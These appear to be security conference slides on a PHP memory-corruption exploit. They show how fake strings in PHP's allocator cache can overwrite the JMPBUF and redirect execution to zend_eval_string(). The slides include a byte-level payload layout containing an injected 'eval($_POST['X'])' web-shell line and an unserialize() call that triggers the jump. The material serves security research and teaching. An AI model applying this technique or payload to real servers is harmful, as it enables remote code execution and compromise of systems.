
JMPBUF - 0x43

# Using Fake Strings to Overwrite JMPBUF (II)

- we can create a **fake string**
- with string data at **JMPBUF - 0x43 + 8**
- and **free it**

memory cache

NULL
0x55667788
NULL
NULL
NULL
NULL




# Using Fake Strings to Overwrite JMPBUF (III)

- PHP's allocator will put a block of size 0x10 into memory cache
- first 4 bytes will be overwritten by pointer to next block

memory cache

NULL
FAKE STRING
NULL
NULL
NULL
NULL




# Using Fake Strings to Overwrite JMPBUF (IV)

- creating a **fake 7 byte string** will **reuse** the cached **memory**
  - ▶ “\x78\x00\x00\x00XXX”
- next block **pointer** will be **restored**
- **string** data gets **copied into stack**

memory cache

NULL
0x55667788
NULL
NULL
NULL
NULL




# Using Fake Strings to Overwrite JMPBUF (V)

- we **repeat** the **attack** with our **new string** data
- this time we **can write 0x70 bytes**
- enough to **overwrite JMPBUF** - 0x33 bytes away
- and putting **more payload** on the **stack**

memory cache

NULL
0x55667788
NULL
NULL
NULL
NULL



# Using Fake Strings to Overwrite JMPBUF (VI)

- We can now setup a **stack frame for zend\_eval\_string()**
- and **injected PHP code**
- and the **JMPBUF**

78	00	00	00	58	58	58	00	00	00	00	XX	XX	XX	XX	00
00	00	00	XX	XX	XX	XX	00	00	00	00	00	00	00	00	00
e	v	a	l	(	\$	_	P	O	S	T	[	'	X	'	]
)	;	00	00	00	00	00	00	00	00	00	EBX	EBX	EBX	EBX	ESI
ESI	ESI	ESI	EDI	EDI	EDI	EDI	EBP	EBP	EBP	EBP	ESP	ESP	ESP	ESP	EIP
EIP	EIP	EIP	00	D3	A2	51	30	78	00	00	00	58	58	58	00
10	00	00	00	D3	A2	51	30	78	00	00	00	58	58	58	00

# Triggering JMPBUF Execution

- PHP will **pass execution** to the **JMPBUF** on **zend\_bailout()**
- **zend\_bailout()** is executed for **core errors** and on **script termination**
- **unserialize()** can trigger a **FATAL ERROR**
- unserializing **too big arrays** will alert the MM's **integer overflow detection**
  - ▶ `unserialize('a:2147483647:{}'.');`
- this will result in **longjmp()** jumping to **zend\_eval\_string()**
- which will **execute our PHP code**

Thank you for listening...

**DEMO**



Thank you for listening...

**QUESTIONS ?**